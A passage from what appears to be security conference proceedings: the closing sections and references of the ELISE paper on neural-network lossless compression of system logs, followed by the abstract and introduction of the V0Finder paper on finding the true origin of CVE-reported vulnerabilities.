(a) Results with Different Split Sizes (ELISE). **(b)** Finetuning and Training with Partial Data (ELISE). **(c)** Finetuning with Entire Data (ELISE).



(d) Results with Different Split Sizes(DZ). **(e)** Finetuning and Training with Partial Data (DZ). **(f)** Finetuning with Entire Data (DZ).

Figure 6: Ablation Study Results (DZ is short for DeepZip).

use different percentage of the whole data, i.e., 10%, 20%, $\cdots$,100%, to train the encoder. For each compression, we measure the final compression ratio on the whole file. The red line in Figure 6(b) shows the results for different data split size settings. We observe that when we use more training data, the compression ratio decreases. Meanwhile, when the data size increases, the training takes more time because we need to train the DNN model on more data. How to determine the size of partial data to use is a trade-off in real world scenarios with other constraints. We would like to mention that this experiment is done with file size smaller than 0.6 GB. Namely, the compression has not reached the saturation point. As a result, training with different percentages of the file will lead to the model accuracy change. We believe this experiment is still valuable even though ELISE is not sensitive to training size change when it is larger than a threshold value (i.e., 0.6 GB). This is because training with partial data is an optimization aiming for using less time and resources to achieve acceptable results. In time sensitive scenarios, system administrators can choose this optimization to speed up the system while having non-optimal compression results.

Finetuning with entire data. In a real world scenario, it is highly likely that we only need to store a limited number of logs for a long time. As a result, for a given data file, it is highly likely that we have encountered similar files many times. Therefore, we can use pre-trained model plus finetuning to compress the new file, which is much faster. To validate this idea, we pre-train a model on one of the small files and use it to compress another 9 different files of the same type. For each new file, the model is finetuned only for one epoch, and the compression ratios are measured. The finetuning results are shown in Figure 6(c). The X-axis (i.e., L1~ L9) means different pre-trained models, and the Y-axis is the compression ratio. The results show that the models finetuned on different files have similar compression ratios (i.e., on average 0.92%) and are comparable with results obtained by training on the whole data (see Figure 4). This indicates that using pre-trained models can effectively reduce training costs while maintaining similar compression ratios.

Finetuning with partial data. A natural way to further optimize the runtime of ELISE is to use a pre-trained model and only finetune it with partial data. To test this, we combine these two methods and evaluate its performance. The finetuned model is the same as previous experiments, and file splitting setting is from 10% to 100%. The results are shown as blue line in Figure 6(b). From this figure, we can get similar conclusions with previous experiments: compression ratios drop along with the increase of training data. However, the compression ratios are lower than those in the previous experiments under the same condition (i.e., use same sized partial data to train the model). When we use partial data to train the model, Figure 6(b) shows that training with a pre-trained model always yields better results when the percentage of training data is lower than 80%. This demonstrates the advantages of using a pre-trained model.

4.4.2 Ablation Study for DeepZip

We also perform an ablation study for DeepZip. Due to its inefficiency, all experiments are performed on two portions

of the Lin-7.7G and Lin-16.1G log files.

Split file size. To understand the effects of split file size for DeepZip, we first split the Lin-7.7G file into different sizes (from 0.025 GB to 0.30 GB). Then, we train DNN models on these split files, compress them and measure compression ratios. The result is shown in Figure 6(d), which has a consistent format with Figure 6(a): the blue, red and green lines denote the compression ratio, accuracy of the model and the ratio of model size over the total size (after compression), respectively. Similar to ELISE, with the increase of split size, all three values decrease and then reach a saturation point. What is different is that the absolute values of the split sizes are different. For ELISE, it reaches the saturation point when the size is around 0.6 GB, and for DeepZip, it is smaller than that. This is because ELISE trains the model on numerical values while DeepZip trains the model on discrete values. On the one hand, using raw English letters (i.e., discrete values) makes training harder to converge and takes a longer time. It also does not capture all redundancies like ELISE, leading to high compression ratios. On the other hand, it can identify all repeated substrings with a small size of data, because preprocessings in ELISE have made the distribution of individual letters more complex. For example, the letter "0" in different positions of ELISE preprocessed log has different meanings, which is interpreted by defined rules and reference table. As a result, DeepZip reaches the saturation point with less data than ELISE.

Learning Rates. To measure the effect of learning rates, we train models with different learning rate settings, from 0.1 to 0.00001 on the same file, and measure the compression ratio. Results are shown in Table 2. The results show that, using a large learning rate can significantly increase the compression ratio. When we use a smaller learning rate, the compression ratio becomes smaller and then larger. This observation is consistent with the findings of ELISE, and further proves that a large learning rate and a very small learning rate are not practical.

Partial data training. We also evaluate the effects of DeepZip training with partial data. Specifically, we first split the log file into 10 small ones ranging from 10% to 100% of the original one. Then, we train DNN models on these small files and measure the compression ratio using the original large file. The redline in Figure 6(e) represents this result. Consistent with the results of ELISE, when using more and more data to train the model, the compression ratio gets lower and lower.

Finetuning with entire data. Similar to the experiments for ELISE, we also evaluate the effect of finetuning DeepZip by splitting 10 files (L0 to L9) from the Lin-16.1G log file. The size of each file is 200 MB. A model is pretrained on data file L0, and finetuned on the rest 9 files, L1 to L9. We present the result in Figure 6(f). As we can see, some compression ratios are low while others are high. This is because DeepZip can only identify simple contextual redundancy (but not structural and complex contextual redundancy, such as monotonous values and sessions). As a result, when the contexts in test files (i.e., L1 to L9) and the training file (i.e., L0) are similar, using this pre-trained model can get low compression ratios, and vice versa. This result demonstrates the advantage of using ELISE. By applying preprocessing rules, ELISE can capture all types of contextual and structural redundancies, and achieve good results even when the workloads are different.

Table 3: The Results of Forensic Analysis of 3 Starting nodes.

Experiment	Number of Related Activities		Graph Match
	Original Data	ELISE	
1	320	320	✓
2	199	199	✓
3	69743	69743	✓

Finetuning with partial data. Similar to ELISE, we also try finetuning with partial data in DeepZip. Specifically, we pretrain a model on a 200 MB file split from Lin-7.7G, and finetune it on different percentage of another 200 MB file. The blue line in Figure 6(e) shows the compression ratios in different settings. It shows a similar trend with using partial data training, and also a consistent trend with that of ELISE.

4.5 Supports of Security Investigation

As a lossless compression, ELISE naturally supports all log based security applications. To verify this, we perform log based security incident investigations using the log from DARPA transparent computing (TC) project Engagement 5 and compare the results with existing work [41,42] to see if ELISE can produce the same results. These tasks are forensic analysis aiming to generate a provenance graph from log data and analyze the attack activity by searching ① backward in the graph to find all malicious events that may have led to this activity, and ② forward to find affected files, processes, etc. For each task, we start from a system subject or object as the starting point, and compare the results of using ELISE and raw log. Table 3 summarizes the results for these three experiments including the number of nodes shown in the generated graphs using unmodified log and ELISE (columns 2 and 3, respectively). We also manually check if the graphs match or not (results in column 4 of Table 3). As indicated by the table, ELISE can fully support the log based security analysis.

5 Discussion

As demonstrated by DeepZip and ELISE, DNN based data compression has shown great potential. In some cases, it can reduce 10 times or even more space overhead compared with traditional compression methods like Gzip. On the other hand, DeepZip has a significantly high runtime overhead. ELISE

has proposed novel techniques to alleviate this problem, making it practically usable. Gzip still outperforms DNN based compressions. Since real world logs are quite large, even a 1% lower compression ratio can save GBs of storage space per day in a large organization. Meanwhile, individual log files are only decompressed when needed. We think that ELISE is still valuable in practice. We also envision that with better DNN inference optimization techniques such as inference accelerate hardware (e.g., AI chips) and frameworks, model compression and other potential techniques, the runtime of ELISE can be further optimized.

In the future, there are a few promising research directions based on proposed work. i) *Optimizing* ELISE *runtime.* As mentioned earlier, ELISE still suffers from high runtime overhead compared with Gzip. Optimizing the runtime of ELISE is important. Based on results in Section 4, we know that the inference of DNN is the most time-consuming step in ELISE, which can be optimized and is currently an important topic in the ML community as well. There are already existing methods, such as using inference frameworks or hardware, leveraging pre-trained model, and compressing large model. ii) *Optimizing preprocessing and model training.* Finding other redundancies in log file and designing new preprocessing for it can potentially improve the compression efficiency. Similarly, the training procedure can potentially be optimized by using better model architectures or loss functions. We suspect that a lot of existing AutoML techniques can be altered to fit in this application scenario and provide better results. iii) *Integrating* ELISE *in Existing Systems.* ELISE is orthogonal to many existing techniques, such as redundancy reduction techniques like LogGC [37] when the security application is fixed. Thus, we believe that ELISE can be integrated to existing provenance system and logging system pipelines. Exploring how this can be done is also an interesting direction.

6 Related Work

Besides the directly related works regarding data compression and log reduction discussed in Section 2, ELISE is highly related to log analysis.

Existing threat detection approaches usually learn the pattern of normal behaviors from logs and detect threats if they behave differently. Some work defines normal patterns as single event matching rules [2, 3, 39], and detect potential threats by comparing an activity with such predefined rules learned from historical logs. Forrest et al. [15] uses a fixed size sequence of syscalls to help identify normal behaviors of UNIX processes. Other work [11, 59] improves the intrusion using variable size sequence.

For APTs, many approaches leverage contextual information of events to analyze the provenance graph so that it reduces the false positive alarms in detection. Some of them [22, 44] utilize the information provided by log to create either static or dynamic normal behavior models for threat detection. If an activity does not belong to any normal behavior models, it will be treated as an intrusion. SOTA system in this kind, Unicorn [21] achieves better detection results by learning several normal behavior models from log data.

Moreover, NoDoze [26] exploits historical system execution information integrated in system logs to learn normal behavior patterns. It assigns higher anomaly values to rarely occurring events counted from the historical log. Then, it propagates and updates the anomaly value of each event with its casually related events. Finally, it reduces a large number of false intrusion alerts by filtering out warnings with lower anomaly values. These methods, which utilize historical logs to learn the contextual information, require logs collected for a long time.

Many security analyses leverage provenance graphs, such as forensic analysis and attack attribution [5, 51]. Provenance graphs provide a big picture of the whole attack by backward tracing [32] the events that led to the alert, and forward searching [38] the consequences of the attack. HERCULE [50] reconstructs the attack history using community discovery on correlated log graphs. NoDoze [26] selects the malicious path in the provenance graph. Because provenance analysis is usually performed on a large provenance graph that contains much information, Lee et al. [36] propose to use execution partition to simplify the provenance graph. ProTracer [42] further designs a lightweight tracing system to mitigate this problem and reduce runtime overhead. A lot of existing work [28, 49] focuses on similar topics and removes redundant information of the provenance graph to improve usability.

7 Conclusion

In this paper, we propose and build novel lossless data compression techniques to build a storage efficient logging systems, ELISE. By leveraging a few preprocessing steps, ELISE is able to reduce structural and contextual redundancies that existing techniques cannot reduce, and convert hard to train natural languages in logs to numerical formats. Moreover, it uses a deep neural network based representation learning technique to train an optimal encoder that can represent the same contents with shorter binary strings. Our evaluation shows that ELISE beats existing lossless compression techniques by $1.13 - 12.97$ times with less than 20% overhead compared with methods in its kind.

Availability

ELISE is hosted on GitHub. To facilitate the reproducibility of this paper and deployment of such systems, we also provide ready-to-use containers. The code can be found at https://github.com/dhl123/ELISE-2021

References

[1] Logstash. Website, 2020. https://www.elastic.co/cn/logstash.

[2] How many alerts is too many to handle. https://www.fireeye.com/offers/rpt-idc-the-numbers-game.html., 2021.

[3] Insider threat detection. https://www.netwrix.com/insiderthreatdetection.html., 2021.

[4] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, Manjunath Kudlur, Josh Levenberg, Rajat Monga, Sherry Moore, Derek Gordon Murray, Benoit Steiner, Paul A. Tucker, Vijay Vasudevan, Pete Warden, Martin Wicke, Yuan Yu, and Xiaoqiang Zheng. Tensorflow: A system for large-scale machine learning. In Kimberly Keeton and Timothy Roscoe, editors, *12th USENIX Symposium on Operating Systems Design and Implementation, OSDI 2016, Savannah, GA, USA, November 2-4, 2016*, pages 265–283. USENIX Association, 2016.

[5] Adam Bates, Dave Jing Tian, Kevin RB Butler, and Thomas Moyer. Trustworthy whole-system provenance for the linux kernel. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 319–334, 2015.

[6] Fabrice Bellard. Lossless data compression with neural networks. https://bellard.org/nncp/nncp.pdf, 2019.

[7] François Chollet et al. Keras. https://keras.io, 2015.

[8] John G. Cleary and Ian H. Witten. Data compression using adaptive coding and partial string matching. *IEEE Trans. Commun.*, 32(4):396–402, 1984.

[9] John G. Cleary and Ian H. Witten. Data compression using adaptive coding and partial string matching. *IEEE Trans. Commun.*, 32(4):396–402, 1984.

[10] David Cox. Syntactically informed text compression with recurrent neural networks. *arXiv preprint*, arXiv:1608.02893, 2016.

[11] Hervé Debar, Marc Dacier, Mehdi Nassehi, and Andreas Wespi. Fixed vs. variable-length patterns for detecting suspicious process behavior. In Jean-Jacques Quisquater, Yves Deswarte, Catherine A. Meadows, and Dieter Gollmann, editors, *Computer Security - ESORICS 98, 5th European Symposium on Research in Computer Security, Louvain-la-Neuve, Belgium, September 16-18, 1998, Proceedings*, volume 1485 of *Lecture Notes in Computer Science*, pages 1–15. Springer, 1998.

[12] David Devecsery, Michael Chow, Xianzheng Dou, Jason Flinn, and Peter M. Chen. Eidetic systems. In Jason Flinn and Hank Levy, editors, *11th USENIX Symposium on Operating Systems Design and Implementation, OSDI '14, Broomfield, CO, USA, October 6-8, 2014*, pages 525–540. USENIX Association, 2014.

[13] Min Du, Feifei Li, Guineng Zheng, and Vivek Srikumar. Deeplog: Anomaly detection and diagnosis from system logs through deep learning. In Bhavani M. Thuraisingham, David Evans, Tal Malkin, and Dongyan Xu, editors, *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 1285–1298. ACM, 2017.

[14] En.Wikipedia.Org. 2020 united states federal government data breach. https://en.wikipedia.org/wiki/2020_United_States_federal_government_data_breach, 2021.

[15] Stephanie Forrest, Steven A. Hofmeyr, Anil Somayaji, and Thomas A. Longstaff. A sense of self for unix processes. In *1996 IEEE Symposium on Security and Privacy, May 6-8, 1996, Oakland, CA, USA*, pages 120–128. IEEE Computer Society, 1996.

[16] Qiang Fu, Jian-Guang Lou, Yi Wang, and Jiang Li. Execution anomaly detection in distributed systems through unstructured log analysis. In Wei Wang, Hillol Kargupta, Sanjay Ranka, Philip S. Yu, and Xindong Wu, editors, *ICDM 2009, The Ninth IEEE International Conference on Data Mining, Miami, Florida, USA, 6-9 December 2009*, pages 149–158. IEEE Computer Society, 2009.

[17] Ashvin Goel, Kenneth Po, Kamran Farhadi, Zheng Li, and Eyal de Lara. The taser intrusion recovery system. In Andrew Herbert and Kenneth P. Birman, editors, *Proceedings of the 20th ACM Symposium on Operating Systems Principles 2005, SOSP 2005, Brighton, UK, October 23-26, 2005*, pages 163–176. ACM, 2005.

[18] Noah Golmant, Nikita Vemuri, Zhewei Yao, Vladimir Feinberg, Amir Gholami, Kai Rothauge, Michael W. Mahoney, and Joseph Gonzalez. On the computational inefficiency of large batch sizes for stochastic gradient descent. *arXiv preprint*, arXiv:1811.12941, 2018.

[19] Mohit Goyal, Kedar Tatwawadi, Shubham Chandak, and Idoia Ochoa. Deepzip: Lossless data compression using recurrent neural networks. In Ali Bilgin, Michael W. Marcellin, Joan Serra-Sagristà, and James A. Storer, editors, *Data Compression Conference, DCC 2019, Snowbird, UT, USA, March 26-29, 2019*, page 575. IEEE, 2019.

[20] Gzip.Org. The gzip home page. https://www.gzip.org/., 2021.

[21] Xueyuan Han, Thomas F. J.-M. Pasquier, Adam Bates, James Mickens, and Margo I. Seltzer. Unicorn: Runtime provenance-based detector for advanced persistent threats. In *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA, February 23-26, 2020*. The Internet Society, 2020.

[22] Xueyuan Han, Thomas F. J.-M. Pasquier, Tanvi Ranjan, Mark Goldstein, and Margo I. Seltzer. Frappuccino: Fault-detection through runtime analysis of provenance. In Eyal de Lara and Swaminathan Sundararaman, editors, *9th USENIX Workshop on Hot Topics in Cloud Computing, HotCloud 2017, Santa Clara, CA, USA, July 10-11, 2017*. USENIX Association, 2017.

[23] Xueyuan Han, Thomas F. J.-M. Pasquier, and Margo I. Seltzer. Provenance-based intrusion detection: Opportunities and challenges. In Melanie Herschel, editor, *10th USENIX Workshop on the Theory and Practice of Provenance, TaPP 2018, London, UK, July 11-12, 2018*. USENIX Association, 2018.

[24] Xueyuan Han, Xiao Yu, Thomas F. J.-M. Pasquier, Ding Li, Junghwan Rhee, James Mickens, Margo I. Seltzer, and Haifeng Chen. SIGL: securing software installations through deep graph learning. *CoRR*, abs/2008.11533, 2020.

[25] Wajih Ul Hassan, Adam Bates, and Daniel Marino. Tactical provenance analysis for endpoint detection and response systems. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 1172–1189. IEEE, 2020.

[26] Wajih Ul Hassan, Shengjian Guo, Ding Li, Zhengzhang Chen, Kangkook Jee, Zhichun Li, and Adam Bates. Nodoze: Combatting threat alert fatigue with automated provenance triage. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*. The Internet Society, 2019.

[27] Md Nahid Hossain, Sadegh M. Milajerdi, Junao Wang, Birhanu Eshete, Rigel Gjomemo, R. Sekar, Scott D. Stoller, and V. N. Venkatakrishnan. SLEUTH: real-time attack scenario reconstruction from COTS audit data. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 487–504. USENIX Association, 2017.

[28] Md Nahid Hossain, Sanaz Sheikhi, and R. Sekar. Combating dependence explosion in forensic analysis using alternative tag propagation semantics. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 1139–1155. IEEE, 2020.

[29] Md Nahid Hossain, Junao Wang, R. Sekar, and Scott D. Stoller. Dependence-preserving data compaction for scalable forensic analysis. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 1723–1740. USENIX Association, 2018.

[30] David A Huffman. A method for the construction of minimum-redundancy codes. *Proceedings of the IRE*, 40(9):1098–1101, 1952.

[31] Taesoo Kim, Xi Wang, Nickolai Zeldovich, and M. Frans Kaashoek. Intrusion recovery using selective re-execution. In Remzi H. Arpaci-Dusseau and Brad Chen, editors, *9th USENIX Symposium on Operating Systems Design and Implementation, OSDI 2010, October 4-6, 2010, Vancouver, BC, Canada, Proceedings*, pages 89–104. USENIX Association, 2010.

[32] Samuel T. King and Peter M. Chen. Backtracking intrusions. In Michael L. Scott and Larry L. Peterson, editors, *Proceedings of the 19th ACM Symposium on Operating Systems Principles 2003, SOSP 2003, Bolton Landing, NY, USA, October 19-22, 2003*, pages 223–236. ACM, 2003.

[33] Samuel T. King and Peter M. Chen. Backtracking intrusions. *ACM Trans. Comput. Syst.*, 23(1):51–76, 2005.

[34] Samuel T. King, George W. Dunlap, and Peter M. Chen. Debugging operating systems with time-traveling virtual machines (awarded general track best paper award!). In *Proceedings of the 2005 USENIX Annual Technical Conference, April 10-15, 2005, Anaheim, CA, USA*, pages 1–15. USENIX, 2005.

[35] Diederik P. Kingma and Jimmy Ba. Adam: A method for stochastic optimization. In Yoshua Bengio and Yann LeCun, editors, *3rd International Conference on Learning Representations, ICLR 2015, San Diego, CA, USA, May 7-9, 2015, Conference Track Proceedings*, 2015.

[36] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. High accuracy attack provenance via binary-based execution partition. In *20th Annual Network and Distributed System Security Symposium, NDSS 2013, San Diego, California, USA, February 24-27, 2013*. The Internet Society, 2013.

[37] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. Loggc: garbage collecting audit log. In Ahmad-Reza Sadeghi, Virgil D. Gligor, and Moti Yung, editors, *2013 ACM SIGSAC Conference on Computer and Communications Security, CCS'13, Berlin, Germany, November 4-8, 2013*, pages 1005–1016. ACM, 2013.

[38] Yushan Liu, Mu Zhang, Ding Li, Kangkook Jee, Zhichun Li, Zhenyu Wu, Junghwan Rhee, and Prateek Mittal. Towards a timely causality analysis for enterprise security. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018.

[39] Logrhythm. Endpoint threat detection and response monitoring. https://logrhythm.com/solutions/security/endpoint-threat-detection/, 2021.

[40] Shiqing Ma, Juan Zhai, Yonghwi Kwon, Kyu Hyung Lee, Xiangyu Zhang, Gabriela F. Ciocarlie, Ashish Gehani, Vinod Yegneswaran, Dongyan Xu, and Somesh Jha. Kernel-supported cost-effective audit logging for causality tracking. In Haryadi S. Gunawi and Benjamin Reed, editors, *2018 USENIX Annual Technical Conference, USENIX ATC 2018, Boston, MA, USA, July 11-13, 2018*, pages 241–254. USENIX Association, 2018.

[41] Shiqing Ma, Juan Zhai, Fei Wang, Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. MPI: multiple perspective attack investigation with semantic aware execution partitioning. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 1111–1128. USENIX Association, 2017.

[42] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. Protracer: Towards practical provenance tracing by alternating between logging and tainting. In *23rd Annual Network and Distributed System Security Symposium, NDSS 2016, San Diego, California, USA, February 21-24, 2016*. The Internet Society, 2016.

[43] Matthew V. Mahoney. Fast text compression with neural networks. In James N. Etheredge and Bill Z. Manaris, editors, *Proceedings of the Thirteenth International Florida Artificial Intelligence Research Society Conference, May 22-24, 2000, Orlando, Florida, USA*, pages 230–234. AAAI Press, 2000.

[44] Emaad A. Manzoor, Sadegh M. Milajerdi, and Leman Akoglu. Fast memory-efficient anomaly detection in streaming heterogeneous graphs. In Balaji Krishnapuram, Mohak Shah, Alexander J. Smola, Charu C. Aggarwal, Dou Shen, and Rajeev Rastogi, editors, *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, San Francisco, CA, USA, August 13-17, 2016*, pages 1035–1044. ACM, 2016.

[45] Sadegh Momeni Milajerdi, Rigel Gjomemo, Birhanu Eshete, R. Sekar, and V. N. Venkatakrishnan. HOLMES: real-time APT detection through correlation of suspicious information flows. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 1137–1152. IEEE, 2019.

[46] Alistair Moffat, Radford M. Neal, and Ian H. Witten. Arithmetic coding revisited. *ACM Trans. Inf. Syst.*, 16(3):256–294, 1998.

[47] Adam J. Oliner and Alex Aiken. Online detection of multi-component interactions in production systems. In *Proceedings of the 2011 IEEE/IFIP International Conference on Dependable Systems and Networks, DSN 2011, Hong Kong, China, June 27-30 2011*, pages 49–60. IEEE Compute Society, 2011.

[48] Riccardo Paccagnella, Pubali Datta, Wajih Ul Hassan, Adam Bates, Christopher W. Fletcher, Andrew Miller, and Dave Tian. Custos: Practical tamper-evident auditing of operating systems using trusted execution. In *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA, February 23-26, 2020*. The Internet Society, 2020.

[49] Thomas F. J.-M. Pasquier, Xueyuan Han, Thomas Moyer, Adam Bates, Olivier Hermant, David M. Eyers, Jean Bacon, and Margo I. Seltzer. Runtime analysis of whole-system provenance. In David Lie, Mohammad Mannan, Michael Backes, and XiaoFeng Wang, editors, *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1601–1616. ACM, 2018.

[50] Kexin Pei, Zhongshu Gu, Brendan Saltaformaggio, Shiqing Ma, Fei Wang, Zhiwei Zhang, Luo Si, Xiangyu Zhang, and Dongyan Xu. HERCULE: attack story reconstruction via community discovery on correlated log graph. In Stephen Schwab, William K. Robertson, and Davide Balzarotti, editors, *Proceedings of the 32nd Annual Conference on Computer Security Applications, ACSAC 2016, Los Angeles, CA, USA, December 5-9, 2016*, pages 583–595. ACM, 2016.

[51] Devin J. Pohly, Stephen E. McLaughlin, Patrick D. McDaniel, and Kevin R. B. Butler. Hi-fi: collecting high-fidelity whole-system provenance. In Robert H'obbes' Zakon, editor, *28th Annual Computer Security Applications Conference, ACSAC 2012, Orlando, FL, USA, 3-7 December 2012*, pages 259–268. ACM, 2012.

[52] Andrew Quinn, David Devecsery, Peter M. Chen, and Jason Flinn. Jetstream: Cluster-scale parallelization of information flow queries. In Kimberly Keeton and Timothy Roscoe, editors, *12th USENIX Symposium on Operating Systems Design and Implementation, OSDI 2016, Savannah, GA, USA, November 2-4, 2016*, pages 451–466. USENIX Association, 2016.

[53] Alec Radford, Jeff Wu, Rewon Child, David Luan, Dario Amodei, and Ilya Sutskever. Language models are unsupervised multitask learners. *OpenAI Blog*, 1(8), 2019.

[54] Mohammed Salem and Helen Armstrong. Identifying dos attacks using data pattern analysis. *Australian Information Security Management Conference*, 2008.

[55] Jürgen Schmidhuber and Stefan Heil. Sequential neural text compression. *IEEE Trans. Neural Networks*, 7(1):142–146, 1996.

[56] W Symantec. Advanced persistent threats: A symantec perspective. *Symantec World Headquarters*, 2011.

[57] Jiaqi Tan, Xinghao Pan, Soila Kavulya, Rajeev Gandhi, and Priya Narasimhan. Mochi: Visual log-analysis based tools for debugging hadoop. In Sambit Sahu and Prashant J. Shenoy, editors, *Workshop on Hot Topics in Cloud Computing, HotCloud'09, San Diego, CA, USA, June 15, 2009*. USENIX Association, 2009.

[58] Brian Tierney, William E. Johnston, Brian Crowley, Gary Hoo, Christopher X. Brooks, and Dan Gunter. The netlogger methodology for high performance distributed systems performance analysis. In *Proceedings of the Seventh IEEE International Symposium on High Performance Distributed Computing, HPDC '98, Chicago, Illinois, USA, July 28-31, 1998*, pages 260–267. IEEE Computer Society, 1998.

[59] Andreas Wespi, Marc Dacier, and Hervé Debar. Intrusion detection using variable-length audit trail patterns. In Hervé Debar, Ludovic Mé, and Shyhtsun Felix Wu, editors, *Recent Advances in Intrusion Detection, Third International Workshop, RAID 2000, Toulouse, France, October 2-4, 2000, Proceedings*, volume 1907 of *Lecture Notes in Computer Science*, pages 110–129. Springer, 2000.

[60] Andrew Whitaker, Richard S. Cox, and Steven D. Gribble. Configuration debugging as search: Finding the needle in the haystack. In Eric A. Brewer and Peter Chen, editors, *6th Symposium on Operating System Design and Implementation (OSDI 2004), San Francisco, California, USA, December 6-8, 2004*, pages 77–90. USENIX Association, 2004.

[61] Frans M. J. Willems, Yuri M. Shtarkov, and Tjalling J. Tjalkens. The context-tree weighting method: basic properties. *IEEE Trans. Inf. Theory*, 41(3):653–664, 1995.

[62] Wei Xu, Ling Huang, Armando Fox, David A. Patterson, and Michael I. Jordan. Detecting large-scale system problems by mining console logs. In Johannes Fürnkranz and Thorsten Joachims, editors, *Proceedings of the 27th International Conference on Machine Learning (ICML-10), June 21-24, 2010, Haifa, Israel*, pages 37–46. Omnipress, 2010.

[63] Zhang Xu, Zhenyu Wu, Zhichun Li, Kangkook Jee, Junghwan Rhee, Xusheng Xiao, Fengyuan Xu, Haining Wang, and Guofei Jiang. High fidelity data reduction for big data security dependency analyses. In Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers, and Shai Halevi, editors, *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*, pages 504–516. ACM, 2016.

[64] Runqing Yang, Shiqing Ma, Haitao Xu, Xiangyu Zhang, and Yan Chen. Uiscope: Accurate, instrumentation-free, and visible attack investigation for GUI applications. In *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA, February 23-26, 2020*. The Internet Society, 2020.

[65] Ding Yuan, Haohui Mai, Weiwei Xiong, Lin Tan, Yuanyuan Zhou, and Shankar Pasupathy. Sherlog: error diagnosis by connecting clues from run-time logs. In *Proceedings of the fifteenth International Conference on Architectural support for programming languages and operating systems*, pages 143–154, 2010.

[66] Ding Yuan, Soyeon Park, Peng Huang, Yang Liu, Michael Mihn-Jong Lee, Xiaoming Tang, Yuanyuan Zhou, and Stefan Savage. Be conservative: Enhancing failure diagnosis with proactive logging. In Chandu Thekkath and Amin Vahdat, editors, *10th USENIX Symposium on Operating Systems Design and Implementation, OSDI 2012, Hollywood, CA, USA, October 8-10, 2012*, pages 293–306. USENIX Association, 2012.

[67] Ding Yuan, Jing Zheng, Soyeon Park, Yuanyuan Zhou, and Stefan Savage. Improving software diagnosability via log enhancement. *ACM Trans. Comput. Syst.*, 30(1):4:1–4:28, 2012.

[68] Jacob Ziv and Abraham Lempel. A universal algorithm for sequential data compression. *IEEE Trans. Inf. Theory*, 23(3):337–343, 1977.

V0Finder: Discovering the Correct Origin of Publicly Reported Software Vulnerabilities

Seunghoon Woo[†], Dongwook Lee[†], Sunghan Park[†], Heejo Lee[†]*, Sven Dietrich[‡]
[†]*Korea University, {seunghoonwoo, dongwook2014, sunghan-park, heejo}@korea.ac.kr*
[‡]*City University of New York, spock@ieee.org*

Abstract

Common Vulnerabilities and Exposures (CVEs) are used to ensure confidence among developers, to share information about software vulnerabilities, and to provide a baseline for security measures. Therefore, the correctness of CVE reports is crucial for detecting and patching software vulnerabilities.

In this paper, we introduce the concept of "Vulnerability Zero" (VZ), the software where a vulnerability first originated. We then present `V0Finder`, a precise mechanism for discovering the VZ of a vulnerability, including software name and its version. `V0Finder` utilizes code-based analysis to identify reuse relations, which specify the direction of vulnerability propagation, among vulnerable software. `V0Finder` constructs a graph from all the identified directions and traces backward to the root of that graph to find the VZ.

We applied `V0Finder` to 5,671 CVE vulnerabilities collected from the National Vulnerability Database (NVD) and popular Bugzilla-based projects. `V0Finder` discovered VZs with high accuracy of 98% precision and 95% recall. Furthermore, `V0Finder` identified 96 CVEs with incorrect information related to their respective VZs. We confirmed that the incorrect VZ causes prolonged patch updates of vulnerable software; the patch update of CVEs with the incorrect VZ information takes 2 years, while the patch update of CVEs with the correct VZ takes less than a year on average. Such incorrectly identified VZ hinders the objective of the CVE and causes confusion rather than "ensuring confidence" among developers. Our analysis shows that `V0Finder` can enhance the credibility of information provided by the CVEs.

1 Introduction

The growing number of software made it possible for developers to share their code with one another in the form of a public library and open-source software (OSS). This code-sharing culture provides high productivity, yet causes the transfer of vulnerable code [18, 26, 58]. To mitigate this issue, information about known vulnerabilities is shared through channels such as the National Vulnerability Database (NVD) [39] in the form of Common Vulnerabilities and Exposures (CVE).

Despite such collective efforts, mistakes can cause a transfer of a vulnerability from one software to another without any interruption, as the quality and correctness of these vulnerability reports are not guaranteed. Therefore, quality control of public vulnerability reports has become a major research interest in software security [2, 5, 8, 34, 36]. Of the many pieces of information in the public vulnerability report, we paid particular attention to the *origin* of the vulnerable software where the vulnerability is coming from. We coin this origin of vulnerable software as **Vulnerability Zero** (VZ), a reference to the medical term *patient zero* (or *primary case*) [56].

One of the main problems with current vulnerability reports is the lack of verifying the correctness of VZ information. A third-party OSS vulnerability in a software program is occasionally reported as the entire program's vulnerability. Such reports with the incorrect VZ lead other developers, who reuse the vulnerable third-party software, to unintentionally overlook the propagated vulnerabilities within their software, causing transfer of the vulnerability to other software, and delaying patch deployment. Thus, without proper verification of VZ correctness in CVEs, incorrect VZs may create confusion and hinder the core objective of the CVE.

